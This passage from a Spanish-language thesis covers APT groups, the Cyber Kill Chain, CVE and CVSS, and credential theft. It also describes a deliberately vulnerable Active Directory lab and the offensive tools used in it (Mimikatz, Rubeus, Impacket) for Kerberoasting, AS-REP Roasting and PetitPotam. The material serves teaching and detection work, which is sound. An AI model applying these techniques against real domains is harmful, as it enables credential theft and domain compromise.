objetivos repetidamente durante un largo periodo de tiempo; (ii) se adapta a los esfuerzos de los defensores por resistirse a ella; y (iii) está decidida a mantener el nivel de interacción necesario para ejecutar sus objetivos" [4].

Esta definición permite comprender que un APT tiene objetivos definidos, dispone de una considerable cantidad de recursos económicos y humanos, es persistente en el tiempo y utiliza herramientas y metodologías muy sofisticadas. Esto difiere mucho de los ataques tradicionales, donde normalmente una persona atacaba algún sistema, por motivos económicos o ego, de la forma más rápida posible.

Tipos de APT

Los APT se pueden clasificar de muchas formas, según los países a los que atacan, según la industria a la que atacan o su motivación, que puede ser económica, de espionaje o sabotaje.

No existe un marco común para trabajar con APTs, por lo que cada vendedor de inteligencia de ciberamenazas utiliza una nomenclatura y una clasificación. Esto conlleva que un mismo grupo tenga infinitud de nombres diferentes.

Una metodología común es usar dos palabras, una de las cuales el estado, en caso de estar financiados por uno, o la motivación, económica para criminales o hacktivismo, lo que permite indicar el tipo de actor, y otra palabra que sirva para identificar entre actores de un mismo tipo. Para la palabra que indica el tipo CrowdStrike usa animales, PaloAlto usa constelaciones, SecureWorks usa minerales y Microsoft usa eventos meteorológicos. En la tabla 3.2 se pueden ver algunas formas de nombrar adversarios que tienen 4 empresas diferentes [47], [57], [69].

Estado/objetivo	CrowdStrike	PaloAlto	SecureWorks	Microsoft
China	[x] Panda	[x] Taurus	BRONZE [x]	[x] Typhoon
Rusia	[x] Bear	[x] Ursa	IRON [x]	[x] Blizzard
Iran	[x] Kitten	[x] Serpens	COBALT [x]	[x] Sandstorm
RDPC	[x] Chollima	[x] Piscies	NICKEL [x]	[x] Sleet
Criminales	[x] Spider	[x] Libra	GOLD [x]	[x] Tempest
Hacktivistas	[x] Jackal	[x] Virgo	-	-

Tabla 3.2: Algunas convenciones de nombre de diversas empresas.

Por ejemplo, el actor financiado por el estado ruso comúnmente conocido como "*Fancy Bear*", en función de la fuente de ciberinteligencia de amenazas consultada, puede ser encontrado cómo *IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, APT28, STRONTIUM, Tsar Team, Threat Group-4127* o *TG-4127* [60].

Otro problema existente en la nomenclatura es que a ciertos actores maliciosos se les conoce por el *software* que utilizan, por ejemplo *Conti* es utilizado para hacer referencia

tanto al *software* de *ransomware* como al grupo que lo opera, conocido comúnmente como *Wizard Spider*.

Fases de un ataque de APT

Como se ha comentado, lo ataques de APTs tienen objetivos muy bien definidos, es por ello que estos grupos son muy meticulosos. Si bien cada grupo tiene sus propias tácticas, técnicas y procedimientos, como norma general los ataques se componen de una serie de fases comunes. Una forma de clasificar estas fases es mediante la utilización de la "*Cyber Kill Chain*", que divide el ataque en 7 fases [15].

1. Reconocimiento: El adversario selecciona un objetivo y busca información sobre este.

2. Creación de armamento: El adversario selecciona las herramientas y técnicas que va a utilizar.

3. Distribución: El adversario entrega el *malware* al objetivo.

4. Explotación: El adversario aprovecha una vulnerabilidad o error humano para que el *malware* se ejecute en el objetivo.

5. Instalación: El adversario instala el malware en el objetivo y consigue acceso persistente.

6. Comando y Control: El adversario es capaz de controlar el sistema infectado de forma remota.

7. Acciones en objetivo: El adversario utiliza el dispositivo infectado para realizar acciones maliciosas, como obtener información del dispositivo, moverse a otros dispositivos o realizar una exfiltración.

La *cyber kill chain* puede utilizarse conjuntamente con la matriz de MITRE ATT&CK. Mientras que ATT&CK permite identificar técnicas que usan los atacantes, la *cyber kill chain* permite indicar en qué fase del ataque se encuentran.

Por ejemplo, al detectar la técnica T1566: *phishing*, se puede descubrir que los adversarios se encuentran en la fase de distribución de la *cyber kill chain*, pues ha entregado el *malware* al objetivo pero este aún no se ha ejecutado.

Si bien la *cyber kill chain* no es tan usada y completa como ATT&CK, es más simple de comprender que este. Por este motivo aparece en muchos estudios e informes complementando a ATT&CK.

Ejemplo de APT: *Fancy Bear*

Para poder comprender la complejidad y nivel de profesionalidad que tienen estos grupos, se utilizará al grupo APT28, comúnmente conocido como *Fancy Bear*.

Este grupo esta atribuido a al servicio de inteligencia militar ruso, GRU por sus siglas en ruso [89]. Lleva activo desde al menos el año 2008. Sus principales objetivos son países de la Organización del Tratado del Atlántico Norte (OTAN) y sus aliados. Suelen atacar a los sectores aeroespacial, defensa, energía, gobiernos, medios de comunicación y también a disidentes [82].

Una de sus campañas más famosas se realizó en el año 2016, cuando intentaron interferir en las elecciones presidenciales de los Estados Unidos de América, mediante la manipulación de la opinión pública de los ciudadanos estadounidenses publicando correos electrónicos personales de la candidata presidencial Hillary Clinton[24]. También han realizado ataques contra la Agencia Mundial Antidopaje y ministros de asuntos exteriores de diversos países [21].

La *Threat Hunter* Ana Junquera realizó un estudio donde documentó el malware y TTPs utilizados por este grupo. Destaca especialmente la explotación de vulnerabilidades de tecnologías usadas habitualmente por sus objetivos, como pueden ser Microsoft, Adobe, Internet Explorer y Oracle. También destaca la explotación de vulnerabilidades emergentes y el uso de campañas de *phishing* avanzadas y personalizadas [56].

Comprender qué sectores están atacando en la actualidad y la forma en que lo hacen permiten establecer mitigaciones que los impidan llevar a cabo sus objetivos en los sistemas a defender.

3.5. Ataques

Un ataque es un acto que puede dañar o poner en peligro la información o los sistemas que la soportan. Puede ser intencionado o no, pasivo o activo, directo o indirecto [2]. Los ataques materializan amenazas para explotar vulnerabilidades.

Los ataques buscan dañar la confidencialidad, integridad o disponibilidad de la información. Estás tres cualidades se conocen como la tríada CIA, por sus siglas en inglés. La confidencialidad asegura que a ese activo solo accederá quienes tengan permisos para hacerlo. La integridad asegura que ese activo solo podrá ser modificado o borrado por aquellos que tengan permisos previos para hacerlo. La disponibilidad asegura que el activo será accesible [12].

Los ataques pueden atacar activos de diferentes categorías, donde se encuentran los datos, los servicios, el software o el hardware. Por ejemplo, un adversario puede conseguir acceder a información sensible, como usuarios de una plataforma, y modificar alguno, lo cual afecta a la integridad de ese activo. También atacar un servicio para realizar una denegación de este,

con el consecuente coste económico y reputacional para la empresa que lo provee, atacando a la disponibilidad de ese activo. Igualmente puede conseguir información de un software que una empresa comercializa, como el código fuente de un videojuego, comprometiendo al confidencialidad de ese activo. Finalmente, también se puede atacar a un servidor con el objetivo de destruirlo, afectando directamente a la disponibilidad.

Cómo se ha comentado, los ataques son la materialización de una amenaza que explota una vulnerabilidad. Para poder nombrar vulnerabilidades de una forma única entre empresas, MITRE creó el programa de Vulnerabilidades y Riesgos Comunes, CVE por sus siglas en inglés. El objetivo de este programa es identificar, definir y catalogar vulnerabilidades públicas de forma única [86]. Todos los CVE se identifican de forma única con el formato "'CVE-****-****" donde en el primer sector siempre aparece "'CVE", en el segundo el año en que se publicó esa vulnerabilidad y en el tercero un número arbitrario, compuesto por entre 4 y 7 dígitos. Por ejemplo, la vulnerabilidad descubierta en 2023 que permitía ejecución remota de código a través del software *WinRar* recibe el nombre de "CVE-2023-38831" [87].

Normalmente son asignados por MITRE, pero existen otras organizaciones autorizadas para hacerlo, como el Instituto Nacional de Ciberseguridad de España, conocido como INCIBE, o la Agencia de Ciberseguridad y Seguridad de las Comunicaciones estadounidense, conocida como CISA. En las bases de datos donde se almacenan todas estas vulnerabilidades, normalmente mantenidas por instituciones gubernamentales, también se especifica el software afectado y las debilidades enumeradas, ambas utilizando otras taxonomías para poder agruparlas y utilizarlas en entornos reales.

Si bien el programa CVE es muy útil para nombrar e identificar vulnerabilidades, tiene dos problemas principales [42]:

1. Se enfocan en la explotabilidad técnica antes que en la explotación activa.

2. No se actualizan lo suficientemente rápido como para alertar de algunas amenazas de rápida propagación.

Para poder priorizar las vulnerabilidades se utiliza el Sistema Común de Puntuación de Vulnerabilidades, CVSS por sus siglas en inglés. Este sistema da una puntuación de 0 a 10, donde a mayor es el valor más crítica es la vulnerabilidad. Esta puntuación se calcula a través de unas métricas básicas y otras temporales. Las métricas básicas hacen referencia a características invariables de la vulnerabilidad, como si requiere interacción del usuario para ser explotada, si se requiere acceso físico al dispositivo o se puede explotar de forma remota o el impacto que tiene en cada una de las características de la tríada CIA. La puntuación temporal tiene en cuenta, por ejemplo, si existe alguna prueba de concepto pública que explote esa vulnerabilidad, la cual puede ser explotada por algún adversario. Por ejemplo, la vulnerabilidad CVE-2023-38831 tiene una puntuación de 7,8 (alta) [87].

Pese a que CVSS sea muy útil para entender rápida y fácilmente la importancia de una vulnerabilidad, al igual que CVE se centra en la explotabilidad técnica en vez de en la activa.

Esto hace que solamente indique lo peligrosa que es una vulnerabilidad hipotéticamente, pero no si está siendo explotada activamente en la actualidad [42].

Si bien la defensa de los *endpoints* y de las comunicaciones sigue siendo fundamental, los adversarios siempre encuentran nuevas vías. Los atacantes ya no solo explotan vulnerabilidades y fallos de configuración, también atacan a la identidad de los usuarios. Según el reporte de investigación de brechas de datos de Verizon, el 77 % de los incidentes de seguridad tienen su origen en el uso de credenciales robadas [77].

Las credenciales permiten a los adversarios tener un acceso inicial a la organización, ya sea por aplicaciones Web expuestas a Internet, VPNs o servicios de conexión remota cómo RDP y SSH. Una vez el adversario está dentro, las credenciales le permiten realizar movimientos laterales y verticales, bien permitiéndole el acceso a otras máquinas o bien consiguiendo más privilegios en el dominio. El acceso a credenciales también les permite establecer persistencia en la red.

En función del usuario cuyas credenciales han sido comprometidas, el nivel de acceso de los adversarios puede variar. Aunque obtengan credenciales con bajos privilegios, funciona como puerta de entrada para que puedan aumentar los privilegios que poseen dentro de la red.

Estos ataques se relacionan con la técnica de ATT&CK "T1078: *Valid Accounts*", la cual tiene 4 subtécnicas para diferenciar entre cuentas por defecto, locales, del dominio y de entornos en la nube [83].

La empresa *CrowdStrike* ha enumerado cinco causas comunes del robo de credenciales [88]:

1. *Malware*: Algunos *software* maliciosos tienen como funcionalidad el robo de contraseñas u otros materiales de autenticación presentes en el equipo, asociado a la técnica de ATT&CK "T1555: Credentials from Password Stores". También existe software que permite la captura de las pulsaciones del teclado, técnica conocida como *Keylogging* y asociado a la técnica de ATT&CK T1056.001.

2. *Phishing*: Los adversarios pueden utilizar esta técnica, con identificador T1566 en ATT&CK, para obtener credenciales. Esto incluye campañas generales cómo *phishing* dirigido a individuos, compañías o industrias.

3. Contraseñas débiles o su reutilización: En muchas ocasiones los usuarios, principalmente por falta de concienciación, utilizan contraseñas que no son lo suficientemente robustas o son fáciles de adivinar. También es común la reutilización de contraseñas en diferentes servicios, lo que aumenta el riesgo en caso de que esa credencial sea comprometida.

4. Ataques a servicios en la nube que provocan movimientos laterales.

5. Ataques *Man-in-the-Middle*: En este ataque, los adversarios adquieren la capacidad interceptar la comunicación entre usuarios o máquinas [48]. Estos ataques han ido perdiendo importancia con el progreso de la criptografía, que ha permitido que los adversarios tengan más complicado el leer y modificar las comunicaciones. La técnica de ATT&CK "T1557.001, *Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay*", se basa en este ataque para obtener hashes NTLM de usuarios del dominio.

Esto permite observar que los adversarios pueden obtener credenciales de diferentes formas en diferentes momentos del ataque, tanto para obtener un compromiso inicial cómo para obtener persistencia una vez han entrado.

Para mejorar la seguridad de las credenciales se ha desarrollado la autenticación de múltiples factores, conocida como MFA por sus siglas en inglés. Lo normal para autenticarse anteriormente era utilizar "algo que sabes", como una contraseña o un pin. Actualmente se utilizan otros métodos de forma complementaria, como "algo que eres", donde se encuentra la identificación biométrica, o "algo que tienes", como puede ser un dispositivo USB o un teléfono inteligente.

Si bien la autenticación en múltiples factores es una capa que aumenta mucho la seguridad y la cual hay que implementar, sigue sin ser suficiente, pues muchas aplicaciones no la soportan, puede contener vulnerabilidades o puede ser evitado mediante el *Phishing* 2.0.

Los adversarios pueden obtener credenciales de muchas formas diferentes en distintos puntos de un ataque. Esto les permite obtener acceso incial, realizar movimientos laterales o incluso mantener persistencia. Proteger la identidad es un objetivo crítico.

3.6. Defensas

Si bien los adversarios se han ido profesionalizando más con el paso del tiempo, los defensores también han ido mejorando para poder responder. Para ello se han ido creando y desarrollando diferentes soluciones a varios niveles.

Por ejemplo, el *framework* de ciberseguridad del NIST, el Instituto Nacional de Estándares y Tecnología de Estados Unidos, propone 5 pilares para un programa de ciberseguridad. Estos pilares son identificar, proteger, detectar, responder y recuperar [80].

La protección implica implementar medidas preventivas para evitar ataques y salvaguardar los sistemas. Las tecnologías como los antivirus de nueva generación y las soluciones EDR contribuyen a esta protección al identificar y bloquear amenazas antes de que causen daño. La detección se centra en identificar actividades maliciosas, y aquí es donde las herramientas como los administradores de eventos e información de seguridad, conocidos como SIEM por sus siglas en inglés, desempeñan un papel crucial al analizar registros y alertar sobre posibles incidentes. Por último, la capacidad de responder rápidamente ante una amenaza es esencial

para minimizar el impacto. Las soluciones de detección y respuesta en *endpoints*, conocidas como EDR por sus sigas en inglés, también permiten acciones inmediatas en los *endpoints* afectados.

La mejora en las defensas debe ser continua. El panorama de amenazas es cambiante, surgen nuevos grupos y otros desaparecen, lo que conlleva que sus miembros pasen a formar parte de otros grupos. Las tácticas, técnicas y procedimientos utilizados por estos grupos también están en constante evolución. Es por ello que utilizar la inteligencia de ciberamenazas para analizar las amenazas actuales de forma continua y comprender que TTPs pueden afectar a cada organización es indispensable para generar reglas de detección, con ejercicios de *threat hunting* que permitan una defensa proactiva que permita reducir y evitar ataques.

Este enfoque híbrido centrado en que un *red team* simula TTPs obtenidos mediante inteligencia de ciberamenazas y el equipo de *threat hunting* comprueba las reglas de detección que ha creado se conoce como enfoque *purple*. El objetivo es integrar los equipos defensivo y ofensivo, *blue* y *red*, con el fin de mejorar la comunicación y la priorización de las defensas de la organización. Un ejemplo donde puede verse como se aplica este enfoque de forma continua en organizaciones puede verse en la figura 3.6.



Figura 3.6: Purple Team continuo [75].

Capítulo 4

Tecnologías utilizadas

En este capítulo se comentarán las herramientas utilizadas, indicando nombre y descripción, y ordenadas por categorías. En el capitulo anterior se han hablado de los términos y conceptos, ahora se habla de las herramientas y especificaciones.

4.1. Virtualización y sistemas operativos

4.1.1. VirtualBox

Es un software de virtualización desarrollado por *Oracle Corporation*. Es un hipervisor de tipo 2, pues requiere un sistema operativo sobre el cual ejecutarse. Gracias a este software se pueden virtualizar otros sistemas operativos dentro de la máquina anfitrión, los cuales funcionarán como si se estuviesen ejecutando directamente sobre el *hardware* del dispositivo.

Como se puede ver en la figura 4.1, *VirtualBox* se ejecuta como una aplicación dentro del sistema operativo nativo. Dentro de virtualbox se ejecutan sistemas operativos virtualizados los cuales pueden ejecutar aplicaciones utilizando los recursos reales que se asignen a esa máquina virtual.

VirtualBox también permite modificar las conexiones de red de las máquinas virtuales. Se pueden configurar las máquinas para que estén completamente aisladas, para que no tengan conexión con otras máquinas virtuales, para que solamente tengan conexión con otras máquinas virtuales y para que se puedan conectar a internet directamente o no.

Todo esto permite la creación de laboratorios virtuales de forma sencilla y rápida y donde solamente se necesita un ordenador con los suficientes recursos de *hardware* y las imágenes para poder crear las máquinas virtuales.

4.1.2. Kali Linux

Se trata de una distribución del sistema operativo GNU/Linux orientada a profesionales de ciberseguridad. Fue creada por la empresa *OffSec*, la cual mantiene la distribución actua-



Figura 4.1: Funcionamiento de virtualización con *VirtualBox*.

lizando sus versiones y funcionalidad. Se basa en una sistema operativo Debian al cual han realizado modificaciones estéticas y añadido con gran cantidad de herramientas y diccionarios para realizar pruebas de penetración.

4.1.3. Windows Server 2022

Windows Server es un sistema operativo diseñado por Microsoft para su uso en servidores. Dentro de un dominio de directorio activo, al menos un servidor de Windows debe tomar el rol de controlador de dominio. Los servidores pueden tomar muchos roles dentro de un dominio, como emisores de certificados o servidores de almacenamiento.

4.1.4. Windows 10 Pro

Windows 10 Pro es un sistema operativo desarrollado por Microsft. Al unirse a un dominio de directorio activo, este dispositivo adquiere una gestión centralizada. Los usuarios que lo utilicen se autenticarán en el dominio y la configuración de ese dispositivo vendrá dada por las políticas de grupo del dominio.

4.2. Software general

4.2.1. Herramientas defensivas

Visor de eventos

El visor de eventos es una herramienta integrada en los sistemas Windows para su administración y análisis. Permite a los usuarios visualizar, analizar y gestionar los eventos generados tanto por el sistema operativo como por ciertas aplicaciones. Estos eventos contienen información valiosa para la seguridad, como inicios de sesión, creación de *tickets* o creación de procesos.

Sysmon

Sysmon o System Monitor es una herramienta gratuita y de código abierto desarrollada por Microsoft y parte del conjunto de herramientas *SysInternals*. Es un monitor de sistema avanzado. A diferencia de el visor de eventos, que se basa en registros predefinidos del sistema operativo, es más flexible. Permite registrar eventos como creación y terminación de procesos, cambios en la configuración del sistema.

Esta herramienta es utilizada puede ser utilizada para detectar comportamientos anómalos o maliciosos en los sistemas.

VirusTotal

Esta herramienta pública desplegada en internet accesible mediante su web es un analizador de archivos y URLs. Permite subir archivos a su plataforma, los cuales analizará con más de 90 herramientas de antivirus para poder detectar *software* malintencionado u oculto en estos. En caso de que alguna herramienta detecte el archivo como malicioso, se indicará el motivo de esta resolución.

Gracias a que esta herramienta realiza análisis estáticos y dinámicos de los archivos, también permite ver su comportamiento. Esto incluye las direcciones IP o dominios con los cuales se comunica, los registros del sistema a los que accede o los archivos del sistema que crea y modifica.

4.3. Herramientas ofensivas

4.3.1. Mimikatz

Mimikatz es una herramienta de código abierto y gratuita para extraer credenciales de sistemas Windows. Ha sido desarrollada en C por Benjamin Delphy. Dentro de las credenciales que pueden obtenerse utilizando esta herramienta se encuentran contraseñas de incio de sesión, hashes NTLM o tickets de Kerberos.

Dispone de diferentes módulos para realizar acciones específicas, como manipular el proceso LSASS, escalar privilegios, o interactuar con el protocolo Kerberos.

4.3.2. Rubeus

Rubeus es una herramienta escrita en C++ de código abierto y gratuita para realizar ataques a Kerberos en sistemas Windows. Rubeus permite crear y manipular *tickets* de Kerberos.

4.3.3. Impacket

Impacket es un *framework* escrito en Python de código abierto creado para facilitar la emulación de ataques en entornos Windows. Está mantenido por la empresa de ciberseguridad Fortra y se encuentra integrado de forma nativa en distribuciones como Kali Linux. Proporciona una gran cantidad de clases y scripts que permiten a los usuarios interactuar con paquetes de red a bajo nivel e implementar diferentes técnicas de ataque comunes.

Dentro de la gran cantidad de módulos que esta herramienta tiene integrados se utilizarán varios. El módulo GetUsersSPN.py se utilizará para identificar usuarios en el dominio que tengan el SPN y para solicitar TGS de Kerberos asociados a estas. También se utilizará Secretsdump.py para extraer *hashes* de una base de datos NTDS previamente extraída del dominio. Además se usará psexec.py para obtener ejecución de comandos de forma remota mediante la utilización de la técnica *Pass the Hash*. Finalmente se usará ntlmrelayx.py para realizar un ataqué de relé NTLM y poder ejecutar un ataque *Man in the Middle* reenviando una solicitud de autenticación.

Capítulo 5

Configuración del entorno

5.1. Explicación del entorno

Tras seleccionar las técnicas a implementar, se ha optado por crear un entorno en VirtualBox donde estas puedan ser explotadas. Este laboratorio virtual intenta simular al red interna de una empresa, para ello se ha instalado una máquina con un *router* y *firewall* que enruta desde la red interna de *VirtualBox* hacia una Red Nat que se conecta con Internet. Dentro de la red interna se pueden encontrar las máquinas del dominio y una máquina del atacante que ha conseguido introducir.

5.2. Configuración de las máquinas del dominio

La red interna estará compuesta por los hosts del dominio de directorio activo. Todas estas máquinas serán dispositivos con sistema operativo Windows Server 2022 o Windows 10 Pro.

Dentro del dominio se configurarán diferentes máquinas, como el controlador de dominio, las estaciones de trabajo y servidores de Windows que lo componen. También se añadirán lo usuarios necesarios para poder realizar los ataques. Todos los nombres de usuarios del dominio seguirán la nomenclatura "nombre.apellido".

La máquina más importante a añadir en el dominio, como se ha visto en la sección 3.1, se trata del controlador del dominio.

Se crea una máquina virtual conectada con sistema operativo Windows Server 2022 Standard con experiencia de escritorio. Dentro de esta se configura un bosque de Directorio Activo con solamente un Dominio, llamado "ACME.local".

Se crea una máquina virtual Windows 10 Enterprise que funciona cómo estación de trabajo de un usuario añadido al dominio llamado Antonio García. Este usuario simulará ser un trabajador normal sin ningún privilegio en el dominio más alla del de poder utilizar su estación de trabajo con permisos limitados.

Para poder realizar Keberoasting de la forma más realista posible, se ha configurado un servidor Windows 2022 el cual contiene una instancia de Microsoft SQL Express 2019, al versión gratuita del software de gestión de bases de datos ofrecido por Microsoft. Durante la instalación de este servicio se ha creado una cuenta del dominio, MSSQLExpress, para que lo utilice. A esta cuenta se le ha activado un nombre de entidad de seguridad de servicio (SPN), para que pueda ser identificado como servicio de forma única en la red.

Para poder realizar AS-REP Roasting, se simulará un servicio de impresión. Se ha creado una cuenta de usuarios llamada "PrintServiceAccount" a la cual se le ha activado la opción de "No pedir la autenticación de Kerberos previa".

Para realizar el ataque de PetitPotam se ha configurado un Windows Server 2022 con el rol de servicios de certificados de Directorio Activo, cuya funcionalidad se explicó en la sección 3.1.4. A este rol se le han añadido los servicios de entidad de certificación, inscripción web de entidad de certificación, servicio web de directiva de inscripción de certificados y servicio web de inscripción de certificados. Se ha creado una clave privada nueva de tipo RSA con longitud 2048 y con SHA256 como algoritmo hash para firmar los certificados emitidos, los cuales tienen un periodo de validez de 5 años. Tras esta configuración, es posible acceder al servicio web proporcionado por este servidor para solicitar certificados en el dominio.

También se ha creado un recurso compartido al cual solo tienen privilegios para acceder las cuentas de Administración del dominio. El objetivo es poder mostrar de forma práctica si una escalada de privilegios ha surtido efecto.

5.3. Configuración de la máquina del atacante

Para emular ciertas técnicas se ha introducido una máquina Kali Linux en la red interna. Esta máquina tendrá visibilidad sobre las máquinas del dominio, pero no pertenecerá a este.

A esta máquina no se le realizará ninguna configuración especial, pues por defecto cuenta con todas las herramientas a utilizar durante las emulaciones.

5.4. Medidas defensivas en el entorno

Dado que el objetivo del proyecto es mostrar diferentes técnicas que utilizan los adversarios para comprometer dominios de directorio activo, se desactivará el antivirus integrado en los sistemas Windows, Microsoft Defender, para realizar las pruebas. Esto es debido a que la evasión de antivirus y otras medidas de seguridad, como EDRs suponen una dificultad que no entra dentro del proyecto, pues darían para uno o varios proyectos en si mismos. El motivo de realizar técnicas y utilizar herramientas que pueden ser detectadas mediante antivirus es que muchos adversarios modifican estas herramientas para evitar que sean detectadas, evitando los análisis dinámicos y estáticos de las diferentes soluciones de antivirus.

Capítulo 6

Vulnerabilidades, explotación, detección y mitigaciones

En este capítulo se desarrolla el grueso del trabajo. Hasta ahora se han visto los adversarios y sus tendencias, ahora se estudiará formas en las que realizan sus ataques, basándose en las técnicas que utilizan, y en las detecciones y mitigaciones que utilizan los equipos de defensa para prevenir y responder estos ataques.

Tras una fase de investigación, se ha seleccionado una lista con las técnicas de ATT&CK a utilizar en el proyecto en base a diferentes criterios. Se han escogido aquellas que tengan que afecten a sistemas Windows o a entornos de Active Directory.

Se han intentado priorizar las que son actualmente más explotadas, especialmente por los grupos más activos indicados en el informe de ciberamenazas y tendencias del CCN-CERT de 2023. Este informe divide los grupos de adversarios en dos, los que están financiados por estados y los cibercriminales [52].

Sobre los financiados por estados destaca la presencia de los grupos rusos, justificada por el inicio del conflicto bélico entre Rusia y Ucrania, donde aparecen APT28, APT29, *Sandworm* entre otros. También se hace mención al grupo perteneciente a la agencia de inteligencia de la República Popular de Corea, *Lazarus Group*.

Sobre los grupos relacionados con el cibercrimen destacan *LAPSUS$*, *Conti* y *LockBit*, famosos por ofrecer servicios de *Ransomware-as-a-Service* en el caso de *LockBit* y por e troyano *Emotet* en el caso de *Conti*. Sobre *Conti* hay que decir que se usa tanto para referirse un *malware* como para referirse al grupo de amenazas que lo utiliza, el cual para seguir la nomenclatura que aparece en ATT&CK será *Wizard Spider*.

Por disputas internas, un miembro de *Wizard Spider* hizo pública información del grupo, como su estructura, manuales de funcionamiento, colaboración con el gobierno ruso y mensajes entre miembros, lo que llevó a su disolución a finales del año 2022. Si bien puede parecer que ya no son una amenaza, muchos de los miembros de este grupo siguen participando en actividades ilícitas en otros grupos similares [50]. Además se tendrán en cuenta en este informe debido a la gran cantidad de información obtenida sobre su funcionamiento interno

gracias al filtrado de esa información.

Con el objetivo de comprender mejor las tácticas y técnicas utilizadas por los adversarios, se ha optado por combinar dos enfoques. Por un lado, se analizarán técnicas específicas de manera detallada, examinando diferentes formas sobre cómo los atacantes las implementan y qué métodos de detección se aplican en cada caso. Por otro lado, se han elegido un ataques más complejo y ampliamente explotado en la actualidad, el cual involucra diversas técnicas las cuales pueden entenderse correctamente de forma aislada.

6.1. Técnicas específicas

Se han seleccionado un total de 5 técnicas las cuales, debido a su importancia, se emularán. Para la realización de todas estas técnicas el adversario ha debido obtener previamente acceso al dominio.

Las técnicas de acceso inicial están fuera del alcance del proyecto, pues en la mayoría de casos no son específicas de Windows o Directorio Activo. Los adversarios pueden utilizar la técnica "T1190: *Exploit Public-Facing Application*" para comprometer un servicio Web mantenido en un servidor del dominio, comprometer los servicios de VPN o explotar alguna vulnerabilidad en algún servicio del dominio que esté expuesto. También pueden obtener acceso inicial desplegando un archivo malicioso que les permita controlar una máquina del dominio, el cual puede llegar de diferntes formas, entre las que se encuentra "T1566.001: *Phishing: Spearphishing Attachment*". El adversario también podría conectarse a un servidor RDP expuesto mediante la técnica "T1078: *Valid Accounts*" tras haber obtenido los credenciales de un usuario mediante alguna otra técnica, como por ejemplo a través de falsificar un enlace y conseguir que el usuario introduzca sus credenciales del dominio en una página web falsa, técnica concida cómo "T1566.002: Phishing: Spearphishing Link".

Las técnicas expuestas a continuación se centran en las diversas actividades mediante las cuales, un adversario que ya ha conseguido acceso al dominio, puede realizar movimientos laterales por este con el fin de aumentar sus privilegios en la red. También se muestra cómo el adversario puede llegar a comprometer el dominio de forma completa, accediendo a información confidencial que le permita obtener persistencia para extraer información del dominio de forma sostenida en el tiempo o acceder a cualquier recurso de este.

6.1.1. T1558.003: Steal or Forge Kerberos Tickets: Kerberoasting

Este ataque permite obtener *tickets* (TGS) de cuentas de servicio. Los SPNs se utilizan para identificar de forma única cuentas de servicio, y están asociados con al menos una cuenta de inicio de sesión de servicio, que se utiliza para ejecutar un servicio. Estos TGS contienen datos cifrados con el hash de la contraseña de los usuarios, lo que puede permitir craquear esta.

Por fallos de configuración, hay ocasiones donde estas cuentas tienen privilegios elevados, lo que puede permitir una escalada de privilegios en el dominio al adversario. En otras ocasiones, el adversario adquiere cuentas válidas con las que puede realizar movimientos laterales en el dominio.

Utilización por adversarios

Se tiene constancia de que esta técnica ha sido utilizada por el grupo *Wizard Spider* en mayo de 2022 tras obtener acceso inicial a la red con el *malware* "*Emotet*" a través de un documento de Excel. A través de este ataque solo obtuvieron acceso a información confidencial, pero según los analistas que investigaron el incidente podría haber terminado en un *ransomware* propagado por todo el dominio [49].

